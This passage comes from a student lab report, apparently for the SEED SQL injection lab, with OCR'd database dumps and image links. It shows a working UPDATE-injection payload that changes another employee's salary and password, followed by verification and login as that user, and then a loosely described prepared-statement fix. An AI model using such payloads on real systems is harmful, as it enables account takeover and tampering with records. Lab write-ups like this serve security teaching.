|  1 | Alice | 10000 | 888888 | 9/20  | 10211002 | 773-403-8999 | chicago | arvindalice@gmail.com | Alice    | 2bc124cd603204c444c77d3822b02ae0312f532f |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |                     | Alice    | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 | 888888 | 4/10  | 98993524 |             |         |                     | Alice    | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 | 888888 | 1/11  | 32193525 |             |         |                     | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 888888 | 11/3  | 32111111 |             |         |                     | Alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 888888 | 3/5   | 43254314 |             |         |                     | Alice    | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+---------------------+----------+------------------------------------------+
6 rows in set (0.03 sec)

mysql>
```

In this sql database we can see that **Boss Boby's salary changes to 1**.

Now I will login into my **Boss Boby** account and see the salary.



The attack worked perfectly.


---------- task 3.2 completed ----------

Task 3.3: Modify other people' password.


Task 3.3: Modify other people' password. After changing Boby's salary, you are still disgruntled, so you want to change Boby's password to something that you know, and then you can log into his account and do further damage. Please demonstrate how you can achieve that. You need to demonstrate that you can successfully log into Boby's account using the new password. One thing worth mentioning here is that the database stores the hash value of passwords instead of the plaintext password string. You can again look at the `unsafe_edit_backend.php` code to see how password is being stored. It uses SHA1 hash function to generate the hash value of password.

Now the field should be named as Password so that we can change the password.

',Password =sha1('143') where Name='Boby';#



After saving we see the password 143 in sha1.



In the above screen shot we can see the modified password and name .

Verification :


In below snap we can see Mysql database **before password and after password**.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email                 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------------+----------+------------------------------------------+
|  1 | Alice | 10000 | 888888 | 9/20  | 10211002 | 773-403-8999 | chicago | arvindalice@gmail.com | Alice    | 2bc124cd603204c444c77d3822b02ae0312f532f |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |                       | Alice    | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 | 888888 | 4/10  | 98993524 |             |         |                       | Alice    | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 | 888888 | 1/11  | 32193525 |             |         |                       | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 888888 | 11/3  | 32111111 |             |         |                       | Alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 888888 | 3/5   | 43254314 |             |         |                       | Alice    | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------------+----------+------------------------------------------+
6 rows in set (0.03 sec)

mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email                 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------------+----------+------------------------------------------+
|  1 | Alice | 10000 | 888888 | 9/20  | 10211002 | 773-403-8999 | chicago | arvindalice@gmail.com | Alice    | 2bc124cd603204c444c77d3822b02ae0312f532f |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |                       | Alice    | f47aea8bdcbd1179a1f3d91e6afeeb259488f2d1 |
|  3 | Ryan  | 30000 | 888888 | 4/10  | 98993524 |             |         |                       | Alice    | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 | 888888 | 1/11  | 32193525 |             |         |                       | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 888888 | 11/3  | 32111111 |             |         |                       | Alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 888888 | 3/5   | 43254314 |             |         |                       | Alice    | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------------+----------+------------------------------------------+
6 rows in set (0.01 sec)

mysql>
```


We can also see that Boby data was modified in the sql database.

```
[11/09/23]seed@VM:~/.../Code$ echo -n '143' | sha1sum
f47aea8bdcbd1179a1f3d91e6afeeb259488f2d1  -
[11/09/23]seed@VM:~/.../Code$ f47aea8bdcbd1179a1f3d91e6afeeb259488f2d1
```

I compared both , both of them were identical , 143 is the password i kept
Now I will login through the new password.



After we logged in



I have logged into the account with the new password 143 which I have created through sql injection.

—---------- **Task 3 competed** —----------


3.4 Task 4: Countermeasure — Prepared Statement


Task. In this task, we will use the prepared statement mechanism to fix the SQL injection vulnerabilities. For the sake of simplicity, we created a simplified program inside the `defense` folder. We will make changes to the files in this folder. If you point your browser to the following URL, you will see a page similar to the login page of the web application. This page allows you to query an employee's information, but you need to provide the correct user name and password.

```
URL: http://www.seed-server.com/defense/
```

Website :


For a trial I have logged into the website whether the vulnerability is there or not. In below screenshots we can see the vulnerability is there.






In the above screen shot we can see the details of Boby the website is vulnerable We have to modify the unsafe.php code .


We need to modify the code unsafe.php.






In the above code i have added the php syntax closed and at last added $stmt = $$conn–prepare —-- it helps to take only the data related to that,it binds the name , id, password it the password correct then only it will show the data or else it will be blank or not going to log in the website.

We can check the website now whether it works fine or not normally.







Yup it's working fine we have secured the website from sql injection attack

Now we can test others .

We are checking the attack which we have done the attack before works or not.

